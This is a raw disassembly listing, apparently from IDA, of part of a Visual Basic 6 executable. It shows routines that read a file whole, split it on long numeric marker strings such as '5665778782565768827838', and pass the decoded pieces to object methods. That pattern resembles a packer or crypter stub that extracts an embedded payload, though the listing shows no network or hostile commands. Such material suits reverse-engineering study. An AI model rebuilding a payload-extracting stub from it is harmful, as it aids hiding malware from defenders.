.text:0040631A cmp word ptr [ecx], 1

.text:0040631E jnz short loc\_406339

.text:00406320 mov edi, [ecx+14h]

.text:00406323 mov eax, [ecx+10h]

.text:00406326 neg edi

.text:00406328 cmp edi, eax

.text:0040632A jb short loc\_406335

.text:0040632C call ds:\_\_vbaGenerateBoundsError

.text:00406332 mov ecx, [ebp-18h]

.text:00406335

.text:00406335 loc\_406335: ; CODE XREF: .text:0040632A↑j

.text:00406335 mov eax, edi

.text:00406337 jmp short loc\_406342

.text:00406339 ; ---------------------------------------------------------------------------

.text:00406339

.text:00406339 loc\_406339: ; CODE XREF: .text:00406318↑j

.text:00406339 ; .text:0040631E↑j

.text:00406339 call ds:\_\_vbaGenerateBoundsError

.text:0040633F mov ecx, [ebp-18h]

.text:00406342

.text:00406342 loc\_406342: ; CODE XREF: .text:00406337↑j

.text:00406342 mov ecx, [ecx+0Ch]

.text:00406345 lea edx, [ebp-38h]

.text:00406348 add ecx, eax

.text:0040634A push edx

.text:0040634B mov [ebp-30h], ecx

.text:0040634E mov dword ptr [ebp-38h], 4011h

.text:00406355 call sub\_404BE0

.text:0040635A mov edi, eax

.text:0040635C lea eax, [ebp-18h]

.text:0040635F push eax

.text:00406360 call ds:\_\_vbaAryUnlock

.text:00406366 mov ecx, [ebp+14h]

.text:00406369 mov edx, [ebp+10h]

.text:0040636C push 0

.text:0040636E push ecx

.text:0040636F push edx

.text:00406370 push edi

.text:00406371 push esi

.text:00406372 call sub\_40430C

.text:00406377 mov esi, eax

.text:00406379 call ds:\_\_vbaSetSystemError

.text:0040637F mov [ebp-14h], esi

.text:00406382 push offset loc\_406395

.text:00406387 jmp short loc\_406394

.text:00406389 ; ---------------------------------------------------------------------------

.text:00406389

.text:00406389 loc\_406389: ; DATA XREF: .text:00401194↑o

.text:00406389 lea eax, [ebp-18h]

.text:0040638C push eax

.text:0040638D call ds:\_\_vbaAryUnlock

.text:00406393 retn

.text:00406394 ; ---------------------------------------------------------------------------

.text:00406394

.text:00406394 loc\_406394: ; CODE XREF: .text:00406387↑j

.text:00406394 retn

.text:00406395 ; ---------------------------------------------------------------------------

.text:00406395

.text:00406395 loc\_406395: ; CODE XREF: .text:loc\_406394↑j

.text:00406395 ; DATA XREF: .text:00406382↑o

.text:00406395 mov ecx, [ebp+18h]

.text:00406398 mov edx, [ebp-14h]

.text:0040639B pop edi

.text:0040639C pop esi

.text:0040639D mov [ecx], edx

.text:0040639F mov ecx, [ebp-10h]

.text:004063A2 xor eax, eax

.text:004063A4 mov large fs:0, ecx

.text:004063AB pop ebx

.text:004063AC mov esp, ebp

.text:004063AE pop ebp

.text:004063AF retn 14h

.text:004063AF ; ---------------------------------------------------------------------------

.text:004063B2 align 10h

.text:004063C0

.text:004063C0 loc\_4063C0: ; CODE XREF: .text:00403EF5↑j

.text:004063C0 push ebp

.text:004063C1 mov ebp, esp

.text:004063C3 sub esp, 18h

.text:004063C6 push offset \_\_vbaExceptHandler

.text:004063CB mov eax, large fs:0

.text:004063D1 push eax

.text:004063D2 mov large fs:0, esp

.text:004063D9 mov eax, 98h ; '˜'

.text:004063DE call \_\_vbaChkstk

.text:004063E3 push ebx

.text:004063E4 push esi

.text:004063E5 push edi

.text:004063E6 mov [ebp-18h], esp

.text:004063E9 mov dword ptr [ebp-14h], offset dword\_401198

.text:004063F0 mov dword ptr [ebp-10h], 0

.text:004063F7 mov dword ptr [ebp-0Ch], 0

.text:004063FE mov eax, [ebp+8]

.text:00406401 mov ecx, [eax]

.text:00406403 mov edx, [ebp+8]

.text:00406406 push edx

.text:00406407 call dword ptr [ecx+4]

.text:0040640A mov dword ptr [ebp-4], 1

.text:00406411 mov dword ptr [ebp-4], 2

.text:00406418 push 0FFFFFFFFh

.text:0040641A call ds:\_\_vbaOnError

.text:00406420 mov dword ptr [ebp-4], 3

.text:00406427 call sub\_404970

.text:0040642C mov edx, eax

.text:0040642E lea ecx, [ebp-48h]

.text:00406431 call ds:\_\_vbaStrMove

.text:00406437 push eax

.text:00406438 push 0Dh

.text:0040643A push 0FFFFFFFFh

.text:0040643C push 120h

.text:00406441 call ds:\_\_vbaFileOpen

.text:00406447 lea ecx, [ebp-48h]

.text:0040644A call ds:\_\_vbaFreeStr

.text:00406450 mov dword ptr [ebp-4], 4

.text:00406457 push 0Dh

.text:00406459 call ds:MSVBVM60\_570

.text:0040645F push eax

.text:00406460 call ds:MSVBVM60\_525

.text:00406466 mov edx, eax

.text:00406468 lea ecx, [ebp-40h]

.text:0040646B call ds:\_\_vbaStrMove

.text:00406471 mov dword ptr [ebp-4], 5

.text:00406478 push 0Dh

.text:0040647A lea eax, [ebp-40h]

.text:0040647D push eax

.text:0040647E push 0

.text:00406480 call ds:\_\_vbaGet3

.text:00406486 mov dword ptr [ebp-4], 6

.text:0040648D push 0Dh

.text:0040648F call ds:\_\_vbaFileClose

.text:00406495 mov dword ptr [ebp-4], 7

.text:0040649C mov edx, offset a56657787825657 ; "5665778782565768827838"

.text:004064A1 lea ecx, [ebp-48h]

.text:004064A4 call ds:\_\_vbaStrCopy

.text:004064AA lea ecx, [ebp-90h]

.text:004064B0 push ecx

.text:004064B1 lea edx, [ebp-48h]

.text:004064B4 push edx

.text:004064B5 lea eax, [ebp-40h]

.text:004064B8 push eax

.text:004064B9 mov ecx, [ebp+8]

.text:004064BC mov edx, [ecx]

.text:004064BE mov eax, [ebp+8]

.text:004064C1 push eax

.text:004064C2 call dword ptr [edx+6FCh]

.text:004064C8 mov [ebp-88h], eax

.text:004064CE cmp dword ptr [ebp-88h], 0

.text:004064D5 jge short loc\_4064FA

.text:004064D7 push 6FCh

.text:004064DC push offset dword\_404480

.text:004064E1 mov ecx, [ebp+8]

.text:004064E4 push ecx

.text:004064E5 mov edx, [ebp-88h]

.text:004064EB push edx

.text:004064EC call ds:\_\_vbaHresultCheckObj

.text:004064F2 mov [ebp-0ACh], eax

.text:004064F8 jmp short loc\_406504

.text:004064FA ; ---------------------------------------------------------------------------

.text:004064FA

.text:004064FA loc\_4064FA: ; CODE XREF: .text:004064D5↑j

.text:004064FA mov dword ptr [ebp-0ACh], 0

.text:00406504

.text:00406504 loc\_406504: ; CODE XREF: .text:004064F8↑j

.text:00406504 lea eax, [ebp-90h]

.text:0040650A push eax

.text:0040650B lea ecx, [ebp-24h]

.text:0040650E push ecx

.text:0040650F call ds:\_\_vbaAryMove

.text:00406515 lea ecx, [ebp-48h]

.text:00406518 call ds:\_\_vbaFreeStr

.text:0040651E mov dword ptr [ebp-4], 8

.text:00406525 mov edx, offset a57576736879580 ; "57576736879580478257258376974939"

.text:0040652A lea ecx, [ebp-48h]

.text:0040652D call ds:\_\_vbaStrCopy

.text:00406533 mov edx, [ebp-24h]

.text:00406536 push edx

.text:00406537 lea eax, [ebp-44h]

.text:0040653A push eax

.text:0040653B call ds:\_\_vbaAryLock

.text:00406541 cmp dword ptr [ebp-44h], 0

.text:00406545 jz short loc\_406598

.text:00406547 mov ecx, [ebp-44h]

.text:0040654A cmp word ptr [ecx], 1

.text:0040654E jnz short loc\_406598

.text:00406550 mov edx, [ebp-44h]

.text:00406553 mov eax, 1

.text:00406558 sub eax, [edx+14h]

.text:0040655B mov [ebp-88h], eax

.text:00406561 mov ecx, [ebp-44h]

.text:00406564 mov edx, [ebp-88h]

.text:0040656A cmp edx, [ecx+10h]

.text:0040656D jnb short loc\_40657B

.text:0040656F mov dword ptr [ebp-0B0h], 0

.text:00406579 jmp short loc\_406587

.text:0040657B ; ---------------------------------------------------------------------------

.text:0040657B

.text:0040657B loc\_40657B: ; CODE XREF: .text:0040656D↑j

.text:0040657B call ds:\_\_vbaGenerateBoundsError

.text:00406581 mov [ebp-0B0h], eax

.text:00406587

.text:00406587 loc\_406587: ; CODE XREF: .text:00406579↑j

.text:00406587 mov eax, [ebp-88h]

.text:0040658D shl eax, 2

.text:00406590 mov [ebp-0B4h], eax

.text:00406596 jmp short loc\_4065A4

.text:00406598 ; ---------------------------------------------------------------------------

.text:00406598

.text:00406598 loc\_406598: ; CODE XREF: .text:00406545↑j

.text:00406598 ; .text:0040654E↑j

.text:00406598 call ds:\_\_vbaGenerateBoundsError

.text:0040659E mov [ebp-0B4h], eax

.text:004065A4

.text:004065A4 loc\_4065A4: ; CODE XREF: .text:00406596↑j

.text:004065A4 lea ecx, [ebp-4Ch]

.text:004065A7 push ecx

.text:004065A8 lea edx, [ebp-48h]

.text:004065AB push edx

.text:004065AC mov eax, [ebp-44h]

.text:004065AF mov ecx, [eax+0Ch]

.text:004065B2 add ecx, [ebp-0B4h]

.text:004065B8 push ecx

.text:004065B9 mov edx, [ebp+8]

.text:004065BC mov eax, [edx]

.text:004065BE mov ecx, [ebp+8]

.text:004065C1 push ecx

.text:004065C2 call dword ptr [eax+700h]

.text:004065C8 mov [ebp-8Ch], eax

.text:004065CE cmp dword ptr [ebp-8Ch], 0

.text:004065D5 jge short loc\_4065FA

.text:004065D7 push 700h

.text:004065DC push offset dword\_404480

.text:004065E1 mov edx, [ebp+8]

.text:004065E4 push edx

.text:004065E5 mov eax, [ebp-8Ch]

.text:004065EB push eax

.text:004065EC call ds:\_\_vbaHresultCheckObj

.text:004065F2 mov [ebp-0B8h], eax

.text:004065F8 jmp short loc\_406604

.text:004065FA ; ---------------------------------------------------------------------------

.text:004065FA

.text:004065FA loc\_4065FA: ; CODE XREF: .text:004065D5↑j

.text:004065FA mov dword ptr [ebp-0B8h], 0

.text:00406604

.text:00406604 loc\_406604: ; CODE XREF: .text:004065F8↑j

.text:00406604 lea ecx, [ebp-44h]

.text:00406607 push ecx

.text:00406608 call ds:\_\_vbaAryUnlock

.text:0040660E mov edx, [ebp-4Ch]

.text:00406611 mov [ebp-0A8h], edx

.text:00406617 mov dword ptr [ebp-4Ch], 0

.text:0040661E mov eax, [ebp-0A8h]

.text:00406624 mov [ebp-54h], eax

.text:00406627 mov dword ptr [ebp-5Ch], 8

.text:0040662E push 0

.text:00406630 push 80h ; '€'

.text:00406635 lea ecx, [ebp-5Ch]

.text:00406638 push ecx

.text:00406639 lea edx, [ebp-6Ch]

.text:0040663C push edx

.text:0040663D call ds:MSVBVM60\_717

.text:00406643 lea eax, [ebp-6Ch]

.text:00406646 push eax

.text:00406647 lea ecx, [ebp-70h]

.text:0040664A push ecx

.text:0040664B call ds:\_\_vbaVar2Vec

.text:00406651 lea edx, [ebp-70h]

.text:00406654 push edx

.text:00406655 lea eax, [ebp-38h]

.text:00406658 push eax

.text:00406659 call ds:\_\_vbaAryMove

.text:0040665F lea ecx, [ebp-48h]

.text:00406662 call ds:\_\_vbaFreeStr

.text:00406668 lea ecx, [ebp-6Ch]

.text:0040666B push ecx

.text:0040666C lea edx, [ebp-5Ch]

.text:0040666F push edx

.text:00406670 push 2

.text:00406672 call ds:\_\_vbaFreeVarList

.text:00406678 add esp, 0Ch

.text:0040667B mov dword ptr [ebp-4], 9

.text:00406682 lea eax, [ebp-84h]

.text:00406688 push eax

.text:00406689 push 0

.text:0040668B push 0

.text:0040668D lea ecx, [ebp-38h]

.text:00406690 push ecx

.text:00406691 mov edx, [ebp+8]

.text:00406694 mov eax, [edx]

.text:00406696 mov ecx, [ebp+8]

.text:00406699 push ecx

.text:0040669A call dword ptr [eax+708h]

.text:004066A0 mov edx, [ebp-84h]

.text:004066A6 mov [ebp-78h], edx

.text:004066A9 mov dword ptr [ebp-80h], 3

.text:004066B0 lea edx, [ebp-80h]

.text:004066B3 lea ecx, [ebp-34h]

.text:004066B6 call ds:\_\_vbaVarMove

.text:004066BC push offset sub\_406743

.text:004066C1 jmp short loc\_406700

.text:004066C3 ; ---------------------------------------------------------------------------

.text:004066C3 lea eax, [ebp-44h]

.text:004066C6 push eax

.text:004066C7 call ds:\_\_vbaAryUnlock

.text:004066CD lea ecx, [ebp-4Ch]

.text:004066D0 push ecx

.text:004066D1 lea edx, [ebp-48h]

.text:004066D4 push edx

.text:004066D5 push 2

.text:004066D7 call ds:\_\_vbaFreeStrList

.text:004066DD add esp, 0Ch

.text:004066E0 lea eax, [ebp-6Ch]

.text:004066E3 push eax

.text:004066E4 lea ecx, [ebp-5Ch]

.text:004066E7 push ecx

.text:004066E8 push 2

.text:004066EA call ds:\_\_vbaFreeVarList

.text:004066F0 add esp, 0Ch

.text:004066F3 lea edx, [ebp-70h]

.text:004066F6 push edx

.text:004066F7 push 0

.text:004066F9 call ds:\_\_vbaAryDestruct

.text:004066FF retn

.text:00406700 ; ---------------------------------------------------------------------------

.text:00406700

.text:00406700 loc\_406700: ; CODE XREF: .text:004066C1↑j

.text:00406700 lea eax, [ebp-90h]

.text:00406706 push eax

.text:00406707 push 0

.text:00406709 call ds:\_\_vbaAryDestruct

.text:0040670F lea ecx, [ebp-24h]

.text:00406712 push ecx

.text:00406713 push 0

.text:00406715 call ds:\_\_vbaAryDestruct

.text:0040671B lea ecx, [ebp-34h]

.text:0040671E call ds:\_\_vbaFreeVar

.text:00406724 lea edx, [ebp-38h]

.text:00406727 push edx

.text:00406728 push 0

.text:0040672A call ds:\_\_vbaAryDestruct

.text:00406730 lea ecx, [ebp-3Ch]

.text:00406733 call ds:\_\_vbaFreeStr

.text:00406739 lea ecx, [ebp-40h]

.text:0040673C call ds:\_\_vbaFreeStr

.text:00406742 retn

.text:00406743

.text:00406743 ; =============== S U B R O U T I N E =======================================

.text:00406743

.text:00406743

.text:00406743 sub\_406743 proc near ; DATA XREF: .text:004066BC↑o

.text:00406743 mov eax, [ebp+8]

.text:00406746 mov ecx, [eax]

.text:00406748 mov edx, [ebp+8]

.text:0040674B push edx

.text:0040674C call dword ptr [ecx+8]

.text:0040674F mov eax, [ebp-10h]

.text:00406752 mov ecx, [ebp-20h]

.text:00406755 mov large fs:0, ecx

.text:0040675C pop edi

.text:0040675D pop esi

.text:0040675E pop ebx

.text:0040675F mov esp, ebp

.text:00406761 pop ebp

.text:00406762 retn 4

.text:00406762 sub\_406743 endp ; sp-analysis failed

.text:00406762

.text:00406762 ; ---------------------------------------------------------------------------

.text:00406765 align 10h

.text:00406770

.text:00406770 loc\_406770: ; CODE XREF: .text:00403F02↑j

.text:00406770 push ebp

.text:00406771 mov ebp, esp

.text:00406773 sub esp, 0Ch

.text:00406776 push offset \_\_vbaExceptHandler

.text:0040677B mov eax, large fs:0

.text:00406781 push eax

.text:00406782 mov large fs:0, esp

.text:00406789 sub esp, 64h

.text:0040678C push ebx

.text:0040678D push esi

.text:0040678E push edi

.text:0040678F mov [ebp-0Ch], esp

.text:00406792 mov dword ptr [ebp-8], offset dword\_4011E0

.text:00406799 xor ebx, ebx

.text:0040679B mov [ebp-4], ebx

.text:0040679E mov eax, [ebp+8]

.text:004067A1 push eax

.text:004067A2 mov ecx, [eax]

.text:004067A4 call dword ptr [ecx+4]

.text:004067A7 push ebx

.text:004067A8 push ebx

.text:004067A9 push 1

.text:004067AB lea edx, [ebp-18h]

.text:004067AE push 8

.text:004067B0 push edx

.text:004067B1 push 4

.text:004067B3 push 180h

.text:004067B8 mov [ebp-18h], ebx

.text:004067BB xor edi, edi

.text:004067BD mov [ebp-28h], ebx

.text:004067C0 mov [ebp-2Ch], ebx

.text:004067C3 mov [ebp-3Ch], ebx

.text:004067C6 mov [ebp-4Ch], ebx

.text:004067C9 mov [ebp-5Ch], ebx

.text:004067CC call ds:\_\_vbaRedim

.text:004067D2 mov esi, 1

.text:004067D7 add esp, 1Ch

.text:004067DA mov eax, esi

.text:004067DC

.text:004067DC loc\_4067DC: ; CODE XREF: .text:004068D8↓j

.text:004067DC mov edx, [ebp+10h]

.text:004067DF push eax

.text:004067E0 mov eax, [ebp+0Ch]

.text:004067E3 mov ecx, [eax]

.text:004067E5 mov eax, [edx]

.text:004067E7 push ecx

.text:004067E8 push eax

.text:004067E9 push ebx

.text:004067EA call ds:\_\_vbaInStr

.text:004067F0 mov ebx, eax

.text:004067F2 test ebx, ebx

.text:004067F4 jz loc\_4068DD

.text:004067FA mov edx, [ebp+0Ch]

.text:004067FD mov ecx, ebx

.text:004067FF sub ecx, esi

.text:00406801 lea eax, [ebp-3Ch]

.text:00406804 jo loc\_406A1E

.text:0040680A mov [ebp-34h], ecx

.text:0040680D mov [ebp-54h], edx

.text:00406810 push eax

.text:00406811 lea ecx, [ebp-5Ch]

.text:00406814 push esi

.text:00406815 lea edx, [ebp-4Ch]

.text:00406818 push ecx

.text:00406819 push edx

.text:0040681A mov dword ptr [ebp-3Ch], 3

.text:00406821 mov dword ptr [ebp-5Ch], 4008h

.text:00406828 call ds:MSVBVM60\_632

.text:0040682E mov eax, [ebp-18h]

.text:00406831 test eax, eax

.text:00406833 jz short loc\_406854

.text:00406835 cmp word ptr [eax], 1

.text:00406839 jnz short loc\_406854

.text:0040683B mov edx, [eax+14h]

.text:0040683E mov ecx, [eax+10h]

.text:00406841 mov esi, edi

.text:00406843 sub esi, edx

.text:00406845 cmp esi, ecx

.text:00406847 jb short loc\_40684F

.text:00406849 call ds:\_\_vbaGenerateBoundsError

.text:0040684F

.text:0040684F loc\_40684F: ; CODE XREF: .text:00406847↑j

.text:0040684F shl esi, 2

.text:00406852 jmp short loc\_40685C

.text:00406854 ; ---------------------------------------------------------------------------

.text:00406854

.text:00406854 loc\_406854: ; CODE XREF: .text:00406833↑j

.text:00406854 ; .text:00406839↑j

.text:00406854 call ds:\_\_vbaGenerateBoundsError

.text:0040685A mov esi, eax

.text:0040685C

.text:0040685C loc\_40685C: ; CODE XREF: .text:00406852↑j

.text:0040685C lea eax, [ebp-4Ch]

.text:0040685F push eax

.text:00406860 call ds:\_\_vbaStrVarMove

.text:00406866 mov edx, eax

.text:00406868 lea ecx, [ebp-2Ch]

.text:0040686B call ds:\_\_vbaStrMove

.text:00406871 mov ecx, [ebp-18h]

.text:00406874 mov edx, eax

.text:00406876 mov ecx, [ecx+0Ch]

.text:00406879 add ecx, esi

.text:0040687B call ds:\_\_vbaStrCopy

.text:00406881 lea ecx, [ebp-2Ch]

.text:00406884 call ds:\_\_vbaFreeStr

.text:0040688A lea edx, [ebp-4Ch]

.text:0040688D lea eax, [ebp-3Ch]

.text:00406890 push edx

.text:00406891 push eax

.text:00406892 push 2

.text:00406894 call ds:\_\_vbaFreeVarList

.text:0040689A add edi, 1

.text:0040689D push 0

.text:0040689F jo loc\_406A1E

.text:004068A5 push edi

.text:004068A6 push 1

.text:004068A8 lea ecx, [ebp-18h]

.text:004068AB push 8

.text:004068AD push ecx

.text:004068AE push 4

.text:004068B0 push 180h

.text:004068B5 call ds:\_\_vbaRedimPreserve

.text:004068BB mov edx, [ebp+10h]

.text:004068BE add esp, 28h

.text:004068C1 mov eax, [edx]

.text:004068C3 push eax

.text:004068C4 call ds:\_\_vbaLenBstr

.text:004068CA mov esi, eax

.text:004068CC add esi, ebx

.text:004068CE jo loc\_406A1E

.text:004068D4 mov eax, esi

.text:004068D6 xor ebx, ebx

.text:004068D8 jmp loc\_4067DC

.text:004068DD ; ---------------------------------------------------------------------------

.text:004068DD

.text:004068DD loc\_4068DD: ; CODE XREF: .text:004067F4↑j

.text:004068DD mov ebx, [ebp+0Ch]

.text:004068E0 mov ecx, [ebx]

.text:004068E2 push ecx

.text:004068E3 call ds:\_\_vbaLenBstr

.text:004068E9 cmp esi, eax

.text:004068EB jz loc\_40698B

.text:004068F1 lea edx, [ebp-3Ch]

.text:004068F4 lea eax, [ebp-5Ch]

.text:004068F7 push edx

.text:004068F8 push esi

.text:004068F9 lea ecx, [ebp-4Ch]

.text:004068FC push eax

.text:004068FD push ecx

.text:004068FE mov dword ptr [ebp-34h], 80020004h

.text:00406905 mov dword ptr [ebp-3Ch], 0Ah

.text:0040690C mov [ebp-54h], ebx

.text:0040690F mov dword ptr [ebp-5Ch], 4008h

.text:00406916 call ds:MSVBVM60\_632

.text:0040691C mov eax, [ebp-18h]

.text:0040691F test eax, eax

.text:00406921 jz short loc\_406942

.text:00406923 cmp word ptr [eax], 1

.text:00406927 jnz short loc\_406942

.text:00406929 mov edx, [eax+14h]

.text:0040692C mov ecx, [eax+10h]

.text:0040692F mov esi, edi

.text:00406931 sub esi, edx

.text:00406933 cmp esi, ecx

.text:00406935 jb short loc\_40693D

.text:00406937 call ds:\_\_vbaGenerateBoundsError

.text:0040693D

.text:0040693D loc\_40693D: ; CODE XREF: .text:00406935↑j

.text:0040693D shl esi, 2

.text:00406940 jmp short loc\_40694A

.text:00406942 ; ---------------------------------------------------------------------------

.text:00406942

.text:00406942 loc\_406942: ; CODE XREF: .text:00406921↑j

.text:00406942 ; .text:00406927↑j

.text:00406942 call ds:\_\_vbaGenerateBoundsError

.text:00406948 mov esi, eax

.text:0040694A

.text:0040694A loc\_40694A: ; CODE XREF: .text:00406940↑j

.text:0040694A lea edx, [ebp-4Ch]

.text:0040694D push edx

.text:0040694E call ds:\_\_vbaStrVarMove

.text:00406954 mov edx, eax

.text:00406956 lea ecx, [ebp-2Ch]

.text:00406959 call ds:\_\_vbaStrMove

.text:0040695F mov edx, eax

.text:00406961 mov eax, [ebp-18h]

.text:00406964 mov ecx, [eax+0Ch]

.text:00406967 add ecx, esi

.text:00406969 call ds:\_\_vbaStrCopy

.text:0040696F lea ecx, [ebp-2Ch]

.text:00406972 call ds:\_\_vbaFreeStr

.text:00406978 lea ecx, [ebp-4Ch]

.text:0040697B lea edx, [ebp-3Ch]

.text:0040697E push ecx

.text:0040697F push edx

.text:00406980 push 2

.text:00406982 call ds:\_\_vbaFreeVarList

.text:00406988 add esp, 0Ch

.text:0040698B

.text:0040698B loc\_40698B: ; CODE XREF: .text:004068EB↑j

.text:0040698B push 0

.text:0040698D push edi

.text:0040698E push 1

.text:00406990 lea eax, [ebp-18h]

.text:00406993 push 8

.text:00406995 push eax

.text:00406996 push 4

.text:00406998 push 180h

.text:0040699D call ds:\_\_vbaRedimPreserve

.text:004069A3 add esp, 1Ch

.text:004069A6 lea ecx, [ebp-18h]

.text:004069A9 lea edx, [ebp-28h]

.text:004069AC push ecx

.text:004069AD push edx

.text:004069AE call ds:\_\_vbaAryMove

.text:004069B4 push offset sub\_4069F7

.text:004069B9 jmp short loc\_4069EA

.text:004069BB ; ---------------------------------------------------------------------------

.text:004069BB test byte ptr [ebp-4], 4

.text:004069BF jz short loc\_4069CD

.text:004069C1 lea eax, [ebp-28h]

.text:004069C4 push eax

.text:004069C5 push 0

.text:004069C7 call ds:\_\_vbaAryDestruct

.text:004069CD

.text:004069CD loc\_4069CD: ; CODE XREF: .text:004069BF↑j

.text:004069CD lea ecx, [ebp-2Ch]

.text:004069D0 call ds:\_\_vbaFreeStr

.text:004069D6 lea ecx, [ebp-4Ch]

.text:004069D9 lea edx, [ebp-3Ch]

.text:004069DC push ecx

.text:004069DD push edx

.text:004069DE push 2

.text:004069E0 call ds:\_\_vbaFreeVarList

.text:004069E6 add esp, 0Ch

.text:004069E9 retn

.text:004069EA ; ---------------------------------------------------------------------------

.text:004069EA

.text:004069EA loc\_4069EA: ; CODE XREF: .text:004069B9↑j

.text:004069EA lea eax, [ebp-18h]

.text:004069ED push eax

.text:004069EE push 0

.text:004069F0 call ds:\_\_vbaAryDestruct

.text:004069F6 retn

.text:004069F7

.text:004069F7 ; =============== S U B R O U T I N E =======================================

.text:004069F7

.text:004069F7

.text:004069F7 sub\_4069F7 proc near ; DATA XREF: .text:004069B4↑o

.text:004069F7 mov eax, [ebp+8]

.text:004069FA push eax

.text:004069FB mov ecx, [eax]

.text:004069FD call dword ptr [ecx+8]

.text:00406A00 mov edx, [ebp+14h]

.text:00406A03 mov eax, [ebp-28h]

.text:00406A06 mov [edx], eax

.text:00406A08 mov eax, [ebp-4]

.text:00406A0B mov ecx, [ebp-14h]

.text:00406A0E pop edi

.text:00406A0F pop esi

.text:00406A10 mov large fs:0, ecx

.text:00406A17 pop ebx

.text:00406A18 mov esp, ebp

.text:00406A1A pop ebp

.text:00406A1B retn 10h

.text:00406A1B sub\_4069F7 endp ; sp-analysis failed

.text:00406A1B

.text:00406A1E ; ---------------------------------------------------------------------------

.text:00406A1E

.text:00406A1E loc\_406A1E: ; CODE XREF: .text:00406804↑j

.text:00406A1E ; .text:0040689F↑j ...

.text:00406A1E call ds:\_\_vbaErrorOverflow

.text:00406A24 nop

.text:00406A25 nop

.text:00406A26 nop

.text:00406A27 nop

.text:00406A28 nop

.text:00406A29 nop

.text:00406A2A nop

.text:00406A2B nop

.text:00406A2C nop

.text:00406A2D nop

.text:00406A2E nop

.text:00406A2F nop

.text:00406A30

.text:00406A30 loc\_406A30: ; CODE XREF: .text:00403F0F↑j

.text:00406A30 push ebp

.text:00406A31 mov ebp, esp

.text:00406A33 sub esp, 0Ch

.text:00406A36 push offset \_\_vbaExceptHandler

.text:00406A3B mov eax, large fs:0

.text:00406A41 push eax

.text:00406A42 mov large fs:0, esp

.text:00406A49 sub esp, 3Ch

.text:00406A4C push ebx

.text:00406A4D push esi

.text:00406A4E push edi

.text:00406A4F mov [ebp-0Ch], esp

.text:00406A52 mov dword ptr [ebp-8], offset dword\_4011F0

.text:00406A59 xor edi, edi

.text:00406A5B mov [ebp-4], edi

.text:00406A5E mov esi, [ebp+8]

.text:00406A61 push esi

.text:00406A62 mov eax, [esi]

.text:00406A64 call dword ptr [eax+4]

.text:00406A67 mov ecx, [ebp+14h]

.text:00406A6A mov ebx, ds:\_\_vbaLenBstr

.text:00406A70 mov [ebp-18h], edi

.text:00406A73 mov [ebp-1Ch], edi

.text:00406A76 mov [ebp-2Ch], edi

.text:00406A79 mov [ebp-30h], edi

.text:00406A7C mov [ebp-40h], edi

.text:00406A7F mov [ecx], edi

.text:00406A81 mov edi, [ebp+10h]

.text:00406A84 mov edx, [edi]

.text:00406A86 push edx

.text:00406A87 call ebx ; \_\_vbaLenBstr

.text:00406A89 mov edx, eax

.text:00406A8B mov eax, [ebp+0Ch]

.text:00406A8E neg edx

.text:00406A90 mov ecx, [eax]

.text:00406A92 sbb edx, edx

.text:00406A94 push ecx

.text:00406A95 neg edx

.text:00406A97 mov [ebp-50h], edx

.text:00406A9A call ebx ; \_\_vbaLenBstr

.text:00406A9C mov edx, [ebp-50h]

.text:00406A9F neg eax

.text:00406AA1 sbb eax, eax

.text:00406AA3 neg eax

.text:00406AA5 test eax, edx

.text:00406AA7 jz loc\_406B55

.text:00406AAD mov eax, [ebp+0Ch]

.text:00406AB0 mov ebx, ds:MSVBVM60\_717

.text:00406AB6 push 0

.text:00406AB8 lea ecx, [ebp-40h]

.text:00406ABB push 80h ; '€'

.text:00406AC0 lea edx, [ebp-2Ch]

.text:00406AC3 push ecx

.text:00406AC4 push edx

.text:00406AC5 mov [ebp-38h], eax

.text:00406AC8 mov dword ptr [ebp-40h], 4008h

.text:00406ACF call ebx ; MSVBVM60\_717

.text:00406AD1 lea eax, [ebp-2Ch]

.text:00406AD4 lea ecx, [ebp-30h]

.text:00406AD7 push eax

.text:00406AD8 push ecx

.text:00406AD9 call ds:\_\_vbaVar2Vec

.text:00406ADF lea edx, [ebp-30h]

.text:00406AE2 lea eax, [ebp-1Ch]

.text:00406AE5 push edx

.text:00406AE6 push eax

.text:00406AE7 call ds:\_\_vbaAryMove

.text:00406AED lea ecx, [ebp-2Ch]

.text:00406AF0 call ds:\_\_vbaFreeVar

.text:00406AF6 mov edx, [edi]

.text:00406AF8 mov ecx, [esi]

.text:00406AFA lea eax, [ebp-1Ch]

.text:00406AFD push edx

.text:00406AFE push eax

.text:00406AFF push esi

.text:00406B00 call dword ptr [ecx+704h]

.text:00406B06 test eax, eax

.text:00406B08 jge short loc\_406B1C

.text:00406B0A push 704h

.text:00406B0F push offset dword\_404480

.text:00406B14 push esi

.text:00406B15 push eax

.text:00406B16 call ds:\_\_vbaHresultCheckObj

.text:00406B1C

.text:00406B1C loc\_406B1C: ; CODE XREF: .text:00406B08↑j

.text:00406B1C push 0

.text:00406B1E lea edx, [ebp-40h]

.text:00406B21 push 40h ; '@'

.text:00406B23 lea eax, [ebp-2Ch]

.text:00406B26 lea ecx, [ebp-1Ch]

.text:00406B29 push edx

.text:00406B2A push eax

.text:00406B2B mov [ebp-38h], ecx

.text:00406B2E mov dword ptr [ebp-40h], 6011h

.text:00406B35 call ebx ; MSVBVM60\_717

.text:00406B37 lea ecx, [ebp-2Ch]

.text:00406B3A push ecx

.text:00406B3B call ds:\_\_vbaStrVarMove

.text:00406B41 mov edx, eax

.text:00406B43 lea ecx, [ebp-18h]

.text:00406B46 call ds:\_\_vbaStrMove

.text:00406B4C lea ecx, [ebp-2Ch]

.text:00406B4F call ds:\_\_vbaFreeVar

.text:00406B55

.text:00406B55 loc\_406B55: ; CODE XREF: .text:00406AA7↑j

.text:00406B55 push offset sub\_406B8E

.text:00406B5A jmp short loc\_406B81

.text:00406B5C ; ---------------------------------------------------------------------------

.text:00406B5C test byte ptr [ebp-4], 4

.text:00406B60 jz short loc\_406B6B

.text:00406B62 lea ecx, [ebp-18h]

.text:00406B65 call ds:\_\_vbaFreeStr

.text:00406B6B

.text:00406B6B loc\_406B6B: ; CODE XREF: .text:00406B60↑j

.text:00406B6B lea ecx, [ebp-2Ch]

.text:00406B6E call ds:\_\_vbaFreeVar

.text:00406B74 lea edx, [ebp-30h]

.text:00406B77 push edx

.text:00406B78 push 0

.text:00406B7A call ds:\_\_vbaAryDestruct

.text:00406B80 retn

.text:00406B81 ; ---------------------------------------------------------------------------

.text:00406B81

.text:00406B81 loc\_406B81: ; CODE XREF: .text:00406B5A↑j

.text:00406B81 lea eax, [ebp-1Ch]

.text:00406B84 push eax

.text:00406B85 push 0

.text:00406B87 call ds:\_\_vbaAryDestruct

.text:00406B8D retn

.text:00406B8E

.text:00406B8E ; =============== S U B R O U T I N E =======================================

.text:00406B8E

.text:00406B8E

